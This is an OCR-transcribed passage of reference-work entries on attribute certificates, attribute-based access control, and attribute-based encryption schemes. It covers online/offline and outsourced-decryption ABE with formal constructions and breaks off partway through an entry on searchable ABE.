Attributes that specify group membership, role, security clearance, or other authorization information associated with the attribute certificate holder. The syntax for the attribute certificate is defined in Recommendation X.509 (ISO/IEC 9594-8), making the term “X.509 certificate” ambiguous. Some people constantly confuse public key certificates and attribute certificates. A public key certificate unambiguously links a public key to an entity (identity). Authorization information may be placed in a public key certificate extension or placed in a separate attribute certificate. The placement of authorization information in public key certificates is usually undesirable for two reasons. First, authorization information often does not have the same lifetime as the binding of the identity and the public key. When authorization information is placed in a public key certificate extension, the general result is the shortening of the public key certificate useful lifetime. Second, the public key certificate authority is not usually authoritative for the authorization information. This results in additional steps for the public key certificate authority issuer to obtain authorization information from the authoritative source. For these reasons, it is often better to separate authorization information from the public key certificate. Yet, authorization information also needs to be bound to an identity. An attribute certificate provides this binding; it is simply a digitally signed (or certified) identity and set of attributes.

Applications

An attribute certificate may be used with various security services, including access control, data origin authentication, and nonrepudiation.

As an example, it could also be used to certify authorization information related to a public key. More specifically, it may be used to limit the liability resulting from a digital signature, or to constrain the usage of a public key (e.g., transaction of a limited value, certain time windows, etc.).

ABAC


Definition

Attribute-Based Access Control (ABAC) is an access control model where subject requests to perform operations on objects are granted or denied based on assigned attributes of the subject, assigned attributes of the object, environment conditions, and a set of policies that are specified in terms of those attributes and conditions (Hu, 2014).

Background

Access control mechanisms are used by organizations to mitigate the risk of unauthorized access to their data, resources, and systems. Depending on the security requirements, the information necessary for authorization, the process of making decisions, and the application domain, various access control models have been developed. They focus on addressing different security requirements such as scalability, flexibility, contextual control, fine-grained control, hierarchical control, etc. The traditional access control models such as Discretionary Access Control (DAC), Mandatory Access

Control (MAC), and Role-Based Access Control (RBAC) deal only with a predictable and identifiable set of users. Among these, RBAC has emerged as the most widely adopted by organizations as a means to deploying their access control. However, a significant limitation of RBAC is its substantial dependence on user identity for mapping it to a set of roles. As a result, many organizations are now moving to Attribute-Based Access Control (ABAC), which is a non-identity-based model and is highly dynamic and flexible. ABAC also solves the role-explosion problem of RBAC. ABAC can comprehensively handle various factors affecting access control decisions such as location, time, server load, etc., as well as to facilitate inter-domain accesses. This makes ABAC significantly useful in collaborative environments. The advantage of not being specific in the relation between a subject and an object helps to provide access to a large number of subject–object combinations. Since ABAC allows for the creation of access policies based on the existing attributes of the users and objects, rather than the manual assignment of roles, ownership, or security labels, it minimizes the need for manual intervention in configuring and deploying access control. Moreover, such use of user and object attributes for defining access control makes it fine-grained and more portable across organizational domains. Indeed, the flexibility, portability, and identity-less access control features make ABAC very attractive to be employed in many application domains, including cloud computing, web services, collaborative and coalition-based systems, as it is feasible to make access control decisions without any prior knowledge of the subject.



Theory and Concepts

In an ABAC system, the authorization to perform an operation/action/permission (e.g., *read*, *write*) is granted based on the attributes of the requesting user (subject), requested object, and the environment in which a request is made. The ABAC policy rules are comprised of the attribute conditions, which include user attribute conditions, object attribute conditions, and environment attribute conditions that determine granting of an authorization to the user. When a user makes a request to access an object, the policy base is searched for a rule through which access can be granted.

The following outlines the formal representation for the Attribute-Based Access Control (ABAC) model (Batra, 2021):

- *Users* (U), *Objects* (O), *Environment* (E). Represent the sets of users/subjects, objects, and the environment conditions in the system, respectively. u_i, for $1 \leq i \leq |U|$, denotes each member of the set U. Similarly, o_i, for $1 \leq i \leq |O|$, denotes each member of the set O. Also, e_i, for $1 \leq i \leq |E|$, denotes each member of the set E.
- U_A, O_A, E_A. Represent the sets of user attribute names, object attribute names, and environment attribute names, in the system, respectively.
- P. A set consisting of all possible operations on objects allowed in a system. For example, if *read* and *write* are the only two possible operations, then $P = \{read, write\}$. Each member of P is represented as p_i, for $1 \leq i \leq |P|$.
- U_C. Represents a set of all possible user attribute conditions denoted as uc_j, for $1 \leq j \leq |U_C|$. Members of this set are represented as equalities of the form $n = c$, where n is a user attribute name and c is either a constant or *any*.
- O_C. Represents a set of all possible object attribute conditions denoted as oc_k, for $1 \leq k \leq |O_C|$. Members of this set are represented as equalities of the form $n = c$, where n is an object attribute name and c is either a constant or *any*.
- E_C. Represents a set of all possible environment attribute conditions denoted as ec_l, for $1 \leq l \leq |E_C|$. Members of this set are represented as equalities of the form $n = c$, where n is an environment attribute name and c is either a constant or *any*.
- Π. Represents a set of access rules called the policy or the rule base of the ABAC system. Each member of this set is denoted as r_i, for $1 \leq i \leq |\Pi|$. A rule r in ABAC is of the form $\langle [uc]^*, [oc]^*, [ec]^*, p \rangle$, where $[uc]^*$, $[oc]^*$, $[ec]^*$ represent one or more user, object, and environment attribute conditions, respectively.
- A. An authorization a is of the form of $\langle u, o, p \rangle$, where $u \in U$, object $o \in O$, and operation $p \in P$. It denotes that a user u is allowed to perform an operation p on an object o.

Figure 1 shows the basic ABAC scenario in ABAC (adapted from NIST Hu 2014). The user requests Access Control Mechanism (ACM) for access to object (1). ACM evaluates access control policy rules (2a), user attribute conditions (2b), object attribute conditions (2c), and environment attribute conditions (2d) to determine if user is given access to object (3).

Attribute-Based Access Control, Fig. 1 ABAC enforcement process

Open Problems and Future Directions

Currently, the development and enhancement of ABAC are underway for efficient adoption by the industry. The research community is actively working toward coming up with improved solutions to challenges related to management of ABAC policies such as mining (Talukdar et al., 2017) and maintenance of ABAC policies, Talegaon et al. (2022) using ABAC policies in RBAC systems (Batra et al., 2018) or collaborative environments, establishing hierarchy in ABAC attributes, etc.

In addition to policy management, the complexities in ABAC systems arise from the collection, management and maintenance of the attribute data. Collection of trustworthy attribute data is a challenge and can also sometimes lead to privacy concerns. Moreover, as attributes and policies multiply, the monitoring and maintenance of the ABAC system becomes complex. Also, the cost of enforcement in ABAC is quite high as the system evaluates numerous attributes and policies with each access request. Other issues that also need attention include application of Segregation of Duties (SoD) to ABAC models and development of proper methods for auditing ABAC systems.

While Attribute-Based Access Control has significant benefits for organizations that are looking to secure access to their resources, addressing these challenges is important for widespread and effective adoption and maintenance.

Synonyms

ABE; Ciphertext-policy ABE; Key-policy ABE

Definitions

An attribute-based encryption scheme is a public key encryption scheme in which users' private keys and ciphertexts are dependent upon descriptive attributes.

Background

The concept of attribute-based encryption (ABE) was first introduced by Sahai and Waters in 2005 (Sahai and Waters, 2005). ABE was later categorized into two types (Goyal et al., 2006): ciphertext-policy ABE (CP-ABE) and key-policy ABE (KP-ABE). In CP-ABE, each ciphertext is associated with an access policy, and each user's private key is associated with a set of attributes. In KP-ABE, on the contrary, each user's private key is associated with an access policy, and each ciphertext is associated with a set of attributes.

Bethencourt, Sahai, and Waters proposed the first CP-ABE scheme which supports tree-based access policies (Bethencourt et al., 2007). The first KP-ABE scheme supporting any access formula over attributes was proposed in 2007 by Ostrovsky, Sahai, and Waters (Ostrovsky et al., 2007). Following the seminal works (Sahai and Waters, 2005; Goyal et al., 2006) of ABE, there have been notable advances in many directions: new proof techniques for full security (Lewko et al., 2010; Lewko and Waters, 2012), decentralizing trust among multiple authorities (Chase, 2007; Lewko and Waters, 2011), new construction from post-quantum hardness assumptions (Boyen, 2013), supporting more functionalities (Sahai et al., 2012; Rouselakis and Waters, 2013), and outsourcing computation (Parno et al., 2012).

Theory

A ciphertext-policy attribute-based encryption scheme consists of four randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, and *Decrypt*.

- *Setup*. Takes as input a security parameter and outputs the public parameters and a master key. The master key is known only to the authority.
- *Encrypt*. Takes as input the public parameters, a message and an access policy over the universe of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key and a set of attributes, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with an access policy $\mathbb{A}$ and a private key for a set S of attributes, and outputs the corresponding plaintext if S satisfies $\mathbb{A}$.

A key-policy attribute-based encryption scheme consists of four randomized algorithms: *Setup*, *Encrypt*, *KeyGen*, and *Decrypt*.

- *Setup*. The same as that of ciphertext-policy attribute-based encryption.
- *Encrypt*. Takes as input the public parameters, a message and a set of attributes, and outputs a ciphertext.
- *KeyGen*. Takes as input the public parameters, the master key and an access policy over the universe of attributes, and outputs a private key.
- *Decrypt*. Takes as input the public parameters, a ciphertext associated with a set S of attributes and a private key associated with an access

policy $\mathbb{A}$, and outputs the corresponding plaintext if S satisfies $\mathbb{A}$.

The algorithm *Setup* is run by a trusted party, the authority. The algorithm *Encrypt* is run by the data owner to encrypt messages. The algorithm *KeyGen* is run by the authority to generate the private key corresponding to a set of attributes as the response to the request of a user. The private key will be sent to the user via a secure channel. The algorithm *Decrypt* is run by the user to decrypt messages. The algorithms *Encrypt* and *Decrypt* should satisfy the standard consistency constraints: if all algorithms are executed correctly and the set of attributes associated with the user's private key (resp. the ciphertext) satisfies the access polity of the ciphertext (resp. the user's private key), then any message encrypted with the algorithm *Encrypt* should be decrypted correctly by the algorithm *Decrypt*.

Applications

Attribute-based encryption was introduced to provide fine-grained access control over encrypted data. As a versatile tool, it is widely adopted in many applications. Here are two examples.

- *Role-based access control*. An attribute-based encryption scheme can be used to encrypt messages for a set of receivers who are identified by their roles, rather than the actual identities of the receivers.
- *Audit log*. For electronic forensic analysis, one important need is an "audit log" that should be stored in encrypted form. An attribute-based encryption scheme can be employed to enable different users with different access permissions to legitimately access different contents of the audit log.

In particular, CP-ABE is suitable for the applications where the data owners are responsible for deciding who can access their data, such as cloud-based data sharing. KP-ABE is suitable for the applications where there is an authority who decides what ciphertexts a user can decrypt, such as audit log.

Open Problems and Future Directions

There are several challenging or interesting problems:

- *Fully secure ABE scheme in the standard model*. Most of the existing fully secure ABE schemes are built on composite order groups. How to design fully secure ABE schemes with high efficiency based on prime order groups in the standard model is still a challenging problem.
- *Highly expressive ABE scheme supporting rich functionalities*. Many new functionalities such as traceability, revocation, decentralization, and access policy privacy are important when deploying ABE schemes into real-world systems. How to construct ABE scheme achieving the above functionalities and supporting expressive access policies is an interesting problem.
- *Efficient ABE*. Most of the existing ABE schemes are based on bilinear pairing, which is an expensive operation. How to construct efficient ABE schemes without pairing is an interesting problem.
- *Post-quantum ABE*. With the development of quantum computation, post-quantum ABE schemes from post-quantum hardness assumptions such as lattices should be developed.

Definition

Access Structures

Definition 1 Let $\{P_1, \ldots, P_n\}$ be a set of parties. A collection $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}}$ is monotone if $\forall B, C$: if $B \in \mathbb{A}$ and $B \subseteq C$, then $B \in \mathbb{A}$. An access structure (respectively, monotonic access structure) is a collection (respectively, monotone collection) $\mathbb{A}$ of non-empty subsets of $\{P_1, \ldots, P_n\}$, i.e., $\mathbb{A} \subseteq 2^{\{P_1,\ldots,P_n\}} \setminus \{\emptyset\}$. The sets in $\mathbb{A}$ are called authorized sets, and the sets not in $\mathbb{A}$ are called unauthorized sets.

Linear Secret Sharing Schemes

Definition 2 A secret sharing scheme Π over a set of parties $\mathcal{L}$ is called linear (over $\mathbb{Z}_p$) if

1. The shares for each party form a vector over $\mathbb{Z}_p$.

2. There exists a matrix $\boldsymbol{A}$ with ℓ rows and n columns called the share-generating matrix for Π. For all $i = 1, \ldots, \ell$, the ith row of $\boldsymbol{A}$ is labeled by a party $\rho(i)$ (ρ is a function from $\{1, \ldots, \ell\}$ to $\mathcal{L}$). When we

consider the column vector $v = (s, r_2, \ldots, r_n)$, where $s \in \mathbb{Z}_p$ is the secret to be shared, and $r_2, \ldots, r_n \in \mathbb{Z}_p$ are randomly chosen, then $\boldsymbol{A}v$ is the vector of ℓ shares of the secret s according to Π. The share $(\boldsymbol{A}v)_i$ belongs to party $\rho(i)$.

It is shown in Beimel (1996) that every linear secret sharing scheme according to the above definition also enjoys the linear reconstruction property, defined as follows. Suppose that Π is an LSSS for the access structure $\mathbb{A}$. Let $S \in \mathbb{A}$ be any authorized set, and let $I \subset \{1, \ldots, \ell\}$ be defined as $I = \{i | \rho(i) \in S\}$. Then there exist constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in I}$ such that, if $\{\lambda_i\}$ are valid shares of any secret s according to Π, then $\sum_{i \in I} \omega_i \lambda_i = s$. Let A_i denotes the i-th row of $\boldsymbol{A}$, we have $\sum_{i \in I} \omega_i A_i = (1, 0, \ldots, 0)$. These constants $\{\omega_i\}$ can be found in time polynomial in the size of the share generation matrix $\boldsymbol{A}$ (Beimel, 1996). Note that, for unauthorized sets, no such constants $\{\omega_i\}$ exist.

Background

In the traditional public key encryption or identity-based encryption schemes (Shamir, 1984; Boneh and Franklin, 2003), encrypted data is targeted for decryption by a single known user; hence, they lack the expressiveness needed for more advanced data sharing. Many distributed applications require complex access control mechanisms for encrypted data which is stored in untrusted servers, such as in the cloud. Sahai and Waters (2005) addressed this issue by introducing the concept of attribute-based encryption (ABE). ABE enables public key one-to-many encryption and is envisioned as a promising cryptographic primitive for realizing scalable and fine-grained access control systems. There are two kinds of ABE: key-policy ABE (KP-ABE) (Goyal et al., 2006) and ciphertext-policy ABE (CP-ABE) (Bethencourt et al., 2007).

In a CP-ABE scheme, every ciphertext is associated with an access structure on attributes, and every user's private key is associated with a set of attributes. A user is able to decrypt a ciphertext only if the set of attributes associated with the user's private key satisfies the access structure associated with the ciphertext. In a KP-ABE scheme, the roles of an attribute set and an access structure are swapped from what we described

for CP-ABE: attribute sets are used to annotate the ciphertexts and access structures over these attributes are associated with users' private keys.

One drawback of ABE is that the computational cost scales with the complexity of access structure or the number of attributes. The situation becomes worse for mobile devices with limited computing resources. To address this problem, there exist two main techniques: online/offline computation and outsourced computation, to improve the efficiency of ABE.

ABE with Offline Computation

The notion of online/offline techniques was first introduced by Even et al. (1996) for signatures. Hohenberger and Waters (2014) developed online/offline techniques for ABE that split the computation for encryption and key generation algorithms into two phases: an offline phase that does the vast majority of the work to encrypt a message or generate a private key before it knows the message or the attribute set/access structure that will be used and an online phase that can then rapidly assemble an ABE ciphertext or key when the specifics become known.

Hohenberger and Waters (2014) showed how to extend the ABE schemes of Rouselakis and Waters (2013) to be an online/offline system. We now describe the concrete ABE scheme with offline encryption in Hohenberger and Waters (2014).

KP-ABE with Offline Encryption

Setup The setup algorithm takes as input a security parameter and a universe $U = \mathbb{Z}_p$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $g, h, u, w \in \mathbb{G}$ and $\alpha \in \mathbb{Z}_p$ randomly. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, h, u, w, e(g,g)^{\alpha})$ and the master secret key is $\mathsf{MSK} = \alpha$.

KeyGen The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an LSSS access structure $(\boldsymbol{A}, \rho)$. The function ρ associates rows of $\boldsymbol{A}$ to attributes. Let $\boldsymbol{A}$ be an $\ell \times n$ matrix. It chooses $y_2, \ldots, y_n \in \mathbb{Z}_p$ randomly and sets $\mathbf{v} = (\alpha, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. It also chooses random exponents $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$. For $i = 1$ to ℓ, it

computes $\lambda_i = \boldsymbol{v} \cdot A_i$ and $K_{i,0} = g^{\lambda_i} w^{t_i}$, $K_{i,1} = (u^{\rho(i)} h)^{-t_i}$, $K_{i,2} = g^{t_i}$. The private key is $\mathsf{SK} = ((\boldsymbol{A}, \rho), \{K_{i,0}, K_{i,1}, K_{i,2}\}_{i \in [1,\ell]})$.

Offline.Encrypt The offline encryption algorithm takes as input the public parameters PK only. Assume a maximum bound of ι attributes will be associated with any ciphertext. One can utilize the idea of "pooling" to remove this bound. It chooses $s \in \mathbb{Z}_p$ randomly and sets $\mathsf{K} = e(g, g)^{\alpha s}$, $C_0 = g^s$. Then, for $j = 1$ to ι, it picks random $r_j, x_j \in \mathbb{Z}_p$ and computes $C_{j,1} = g^{r_j},\ C_{j,2} = (u^{x_j} h)^{r_j} w^{-s}$. One can view this as encrypting for a random attribute x_j, where this will be corrected in the online phase. It outputs the intermediate ciphertext $IT = (\mathsf{K}, C_0, \{r_j, x_j, C_{j,1}, C_{j,2}\}_{j \in [1,\iota]})$.

Online.Encrypt The online encryption algorithm takes as input the public parameters PK, an intermediate ciphertext $IT = (\mathsf{K}, C_0, \{r_j, x_j, C_{j,1}, C_{j,2}\}_{j \in [1,\iota]})$, a message M, and a set of attributes $S = (z_1, z_2, \ldots, z_{k \le \iota})$. For $j = 1$ to k, it computes $C_{j,3} = r_j \cdot (z_j - x_j)$. The ciphertext is published as $CT = (S, C = \mathsf{K} \cdot M, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,k]})$.

Decrypt The decryption algorithm takes as input the public parameters PK, a private key $\mathsf{SK} = ((\boldsymbol{A}, \rho), \{K_{i,0}, K_{i,1}, K_{i,2}\}_{i \in [1,\ell]})$, and a ciph- ertext $CT = (S, C, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,k]})$. If S satisfies the LSSS access structure $(\boldsymbol{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $\prod_{i \in \mathcal{I}} (e(C_0, K_{i,0}) \cdot e(C_{j,1}, K_{i,1}) \cdot\ e(C_{j,2} \cdot u^{C_{j,3}}, K_{i,2}))^{\omega_i} = e(g, g)^{\alpha s}$, where j is the index of the attribute $\rho(i)$ in S. The message can be recovered as $C / e(g, g)^{\alpha s}$.

CP-ABE with Offline Encryption

Setup The setup algorithm takes as input a security parameter and a universe $U = \mathbb{Z}_p$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $g, h, u, v, w \in \mathbb{G}$ and $\alpha \in \mathbb{Z}_p$ randomly. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, h, u, v, w, e(g, g)^{\alpha})$ and the master secret key is $\mathsf{MSK} = \alpha$.

KeyGen The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an attribute set $S = (z_1, z_2, \ldots, z_k)$. It

chooses $r, r_1, r_2, \ldots, r_k \in \mathbb{Z}_p$ randomly. The private key $\mathsf{SK} = (S, K_0, K_1, \{K_{i,2}, K_{i,3}\}_{i \in [1,k]})$ is computed as $K_0 = g^{\alpha} w^r$, $K_1 = g^r$, $K_{i,2} = g^{r_i}$, $K_{i,3} = (u^{z_i} h)^{r_i} v^{-r}$.

Offline.Encrypt The offline encryption algorithm takes as input the public parameters PK only. Assume a maximum bound of ι rows in any LSSS access structure will be associated with any ciphertext. One can utilize the idea of "pooling" to remove this bound. It chooses $s \in \mathbb{Z}_p$ randomly and sets $\mathsf{K} = e(g, g)^{\alpha s}$, $C_0 = g^s$. Then, for $j = 1$ to ι, it picks random $\lambda'_j, x_j, t_j \in \mathbb{Z}_p$ and computes $C_{j,1} = w^{\lambda'_j} v^{t_j}, C_{j,2} = (u^{x_j} h)^{-t_j}, C_{j,3} = g^{t_j}$. One can view this as encrypting for a random attribute x_j with a random "share" λ'_j of s, where this will be corrected in the online phase. It outputs the intermediate ciphertext $IT = (\mathsf{K}, s, C_0, \{\lambda'_j, t_j, x_j, C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,\iota]})$.

Online.Encrypt The online encryption algorithm takes as input the public parameters PK, an intermediate ciphertext $IT = (\mathsf{K}, s, C_0, \{\lambda'_j, t_j, x_j, C_{j,1}, C_{j,2}, C_{j,3}\}_{j \in [1,\iota]})$, a message M, and an LSSS access structure $(\boldsymbol{A}, \rho)$, where $\boldsymbol{A}$ is an $\ell \times n$ matrix and $\ell \leq \iota$. It chooses $y_2, \ldots, y_n \in \mathbb{Z}_p$ randomly and sets $\mathbf{v} = (s, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. For $j = 1$ to ℓ, it computes $\lambda_j = \boldsymbol{v} \cdot A_j$ and $C_{j,4} = \lambda_j - \lambda'_j, C_{j,5} = t_j \cdot (\rho(j) - x_j)$. The ciphertext is published as $CT = ((\boldsymbol{A}, \rho), C = \mathsf{K} \cdot M, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}, C_{j,4}, C_{j,5}\}_{j \in [1,\ell]})$.

Decrypt The decryption algorithm takes as input the public parameters PK, a private key $\mathsf{SK} = (S, K_0, K_1, \{K_{i,2}, K_{i,3}\}_{i \in [1,k]})$, and a ciphertext $CT = ((\boldsymbol{A}, \rho), C, C_0, \{C_{j,1}, C_{j,2}, C_{j,3}, C_{j,4}, C_{j,5}\}_{j \in [1,\ell]})$. If S satisfies the LSSS access structure $(\boldsymbol{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $e(C_0, K_0) / \prod_{i \in \mathcal{I}} (e(C_{i,1} w^{C_{i,4}}, K_1) e(C_{i,2} u^{C_{i,5}}, K_{j,2}) e(C_{i,3}, K_{j,3}))^{\omega_i} = e(g, g)^{\alpha s}$, where j is the index of the attribute $\rho(i)$ in S. The message can be recovered as $C / e(g, g)^{\alpha s}$.

Observe that the work done in the offline encryption algorithms is roughly equivalent to the work of the regular encryption algorithms in Rouselakis and Waters (2013) and the dominant cost of the online KP-ABE (resp., CP-ABE) encryption algorithm is one multiplication in $\mathbb{Z}_p$ per attribute in S (resp., per row of $\boldsymbol{A}$).

Due to the symmetry between KP-ABE (resp., CP-ABE) encryption and CP-ABE (resp., KP-ABE) key generation, the KP-ABE (resp., CP-ABE) online/offline key generation algorithms can be derived from the CP-ABE (resp., KP-ABE) online/offline encryption techniques.

ABE with Outsourced Decryption

In the existing ABE schemes, the decryption computational cost grows with the complexity of the access structure. Green et al. (2011) introduced the notion of ABE with outsourced decryption, which largely eliminates the decryption overhead for users. Based on the existing ABE schemes, Green et al. (2011) also presented concrete ABE schemes with outsourced decryption. In these schemes, a user provides an untrusted server, say a proxy operated by a cloud service provider, with a transformation key TK that allows the latter to translate any ABE ciphertext CT satisfied by that user's attributes or access structure into a simple ciphertext CT', and it only incurs a small overhead for the user to recover the plaintext from the transformed ciphertext CT'. We now describe the concrete CP-ABE scheme with outsourced decryption proposed in Green et al. (2011), which is based on Waters CP-ABE scheme (Waters, 2011). The same outsourcing techniques are adapted to achieve KP-ABE scheme with outsourced decryption in Green et al. (2011).

Setup The setup algorithm takes as input a security parameter and a universe $U = \{0, 1\}^*$ of attributes. It chooses a bilinear group $\mathbb{D}$ of prime order p according to the security parameter. It also chooses $t_1, t_2, \ldots, t_\ell \in \mathbb{Z}_p$ randomly and a hash function $H : \{0,1\}^* \to \mathbb{G}$. The public parameters are published as $\mathsf{PK} = (\mathbb{G}, p, g, g^a, e(g,g)^\alpha, H)$ and the master secret key is $\mathsf{MSK} = g^\alpha$.

Encrypt The encryption algorithm takes as input the public parameters PK, a message M and an LSSS access structure $(\boldsymbol{A}, \rho)$, where $\boldsymbol{A}$ is an $\ell \times n$

matrix. It chooses a random vector $\mathbf{v} = (s, y_2, \ldots, y_n) \in \mathbb{Z}_p^n$. For $i = 1$ to ℓ, it computes $\lambda_i = \mathbf{v} \cdot A_i$. Next, it chooses $r_1, r_2, \ldots, r_\ell \in \mathbb{Z}_p$ randomly. The ciphertext is published as $CT = ((\mathbf{A}, \rho), C, C', \{C_i, D_i\}_{i \in [1,\ell]})$, where $C = M \cdot e(g, g)^{\alpha s}$, $C' = g^s$, $C_i = g^{a\lambda_i} \cdot H(\rho(i))^{-r_i}$, $D_i = g^{r_i}$.

KeyGen$_{out}$ The key generation algorithm takes as input the public parameters PK, the master secret key MSK, and an attribute set S. It chooses $t, z \in \mathbb{Z}_p$ randomly. The transformation key $TK = (S, K, L, \{K_x\}_{x \in S})$ is computed as $K = g^{\alpha/z} g^{at}$, $L = g^t$, $K_x = H(x)^t$. The private key is $SK = (z, TK)$.

Notice that, to produce the transformation key, one can first run the original key generation algorithm of Waters CP-ABE scheme and raise all group elements to a blinding factor exponent z^{-1}.

Transform$_{out}$ The transformation algorithm takes as input the public parameters PK, a transformation key $TK = (S, K, L, \{K_x\}_{x \in S})$, and a ciphertext $CT = ((\mathbf{A}, \rho), C, C', \{C_i, D_i\}_{i \in [1,\ell]})$. If S satisfies the LSSS access structure $(\mathbf{A}, \rho)$, it first finds $\mathcal{I} = \{i : \rho(i) \in S\}$ and constants $\{\omega_i \in \mathbb{Z}_p\}_{i \in \mathcal{I}}$ such that $\sum_{i \in \mathcal{I}} \omega_i A_i = (1, 0, \ldots, 0)$. It then computes $e(C', K) / \prod_{i \in \mathcal{I}} \left(e(C_i, L) \cdot e(D_i, K_{\rho(i)})\right)^{\omega_i} = e(g, g)^{\alpha s / z}$. It outputs the partially decrypted ciphertext $CT' = (T_0 = C, T_1 = e(g, g)^{\alpha s/z})$.

Decrypt$_{out}$ The decryption algorithm takes as input a private key $SK = (z, TK)$ and a partially decrypted ciphertext $CT' = (T_0, T_1)$. It computes $T_0 / T_1^z = M$.

Observe that the partially decrypted ciphertext CT' can be viewed as the ElGamal ciphertext and the user needs only to compute one exponentiation and no pairings to recover the message.

The security property of the ABE scheme with outsourced decryption guarantees that an adversary (including the malicious cloud server) be not able to learn anything about the encrypted message; however, the scheme provides no guarantee on the correctness of the transformation done by the cloud server. Cloud service providers may have strong financial incentives to return incorrect answers, if such answers require less work and are unlikely to be detected by users. To address this issue, Lai et al. (2013)

introduced ABE with verifiable outsourced decryption that a user can efficiently check if the transformation is done correctly.

Open Problems and Future Directions

One of the main drawbacks of ABE is that the computational cost scales with the complexity of access structure or the number of attributes. The most existing works on ABE with offline computation and outsourced decryption aim to employ the techniques, including online/offline computation and outsourced computation, to improve the efficiency of ABE, but at the cost of security, only proven in weak models such as selective security model. In the future, it will be interesting to see if ABE with offline computation and outsourced decryption can be obtained in the stronger security model without affecting the efficiency of ABE.

Attribute-Based Encryption with Searchable Encryption

Yang Yang[72] ✉
(72) Singapore Management University, Singapore, Singapore

Synonyms

Attribute-based keyword search over encrypted data; Searchable attribute-based encryption; Searchable encryption with fine-grained access control

Definitions

An attribute-based encryption (ABE) with searchable encryption scheme is an extension of the basic ABE scheme in which the encrypted index can be searched by keyword(s) and the search authority is controlled by ABE. Its merit is to enforce fine-grained access control on both decryption and search privileges and simultaneously support private keyword(s) search.

Background

Attribute-based encryption (ABE) with searchable encryption is a notion that inherits the advantages of both ABE (Goyal et al., 2006) and searchable encryption (SE) (Boneh et al., 2004; Boneh and Waters, 2007) mechanisms to realize secure share and search for the outsourced data. ABE creates fine-grained access control system to prevent sensitive data from being accessed by unauthorized user or external attacker (Bethencourt et al., 2007). SE generates encrypted index for outsourced data such that it can be searched by a keyword trapdoor (or token) (Shi et al., 2007; Naveed et al., 2014),

where the outsourced content and search keyword(s) should be hidden from the data storage server. ABE with searchable encryption guarantees data privacy and usability in multiuser system. Verifiable attribute-based keyword search schemes are proposed in Zheng et al. (2014) and Sun et al. (2014) to realize verification of the search result. Liang and Susilo (2015) introduced proxy re-encryption mechanism into ABE with searchable encryption to deal with the keyword update problem. In resource-constrained environment, Yang et al. (2020) designed an SE with searchable encryption system with high efficiency for mobile devices. To improve search efficiency, an attribute-based retrieval feature tree was constructed in Wang et al. (2018) to support time-efficient document retrieval using a depth-first search algorithm.

Theory

An attribute-based encryption with searchable encryption scheme consists of six randomized algorithms: *Setup*, *KeyGen*, *Encrypt*, *Decrypt*, *Trapdoor*, and *Test*. Here, we take ciphertext-policy ABE (CP-ABE) as a component to define the system, which has wider applications in access control than key-policy ABE (KP-ABE).

- *Setup*. The system setup algorithm is executed by an authority, which is a trusted party. Taking security parameter as input, this algorithm outputs the public parameters and a master secret key. The former is made public in the system, and the latter is kept secret by the authority.
- *KeyGen*. The attribute secret key generation algorithm is executed by the authority. Taking the public parameters, the master secret key, and a set of attributes S as input, this algorithm outputs an attribute secret key SK_S, which is sent to a data user through a secure channel.
- *Encrypt*. The encryption algorithm is executed by a data owner. Taking the public parameters, a message M, a keyword (or a set of keywords) KW, and an access policy $\mathbb{A}$ as input, this algorithm outputs ciphertext CT and encrypted index EI.
- *Decrypt*. The decryption algorithm is executed by a data user. Taking the public parameters, a ciphertext CT associated with access policy $\mathbb{A}$, and an attribute secret key SK_S for attribute set S as input, this algorithm outputs the corresponding plaintext M if S satisfies $\mathbb{A}$.

- *Trapdoor*. The keyword trapdoor generation algorithm is executed by a data owner. Taking an attribute secret key SK_S and a keyword (or a set of keywords) *KW′* as input, this algorithm outputs a search trapdoor $T_{KW'}$.
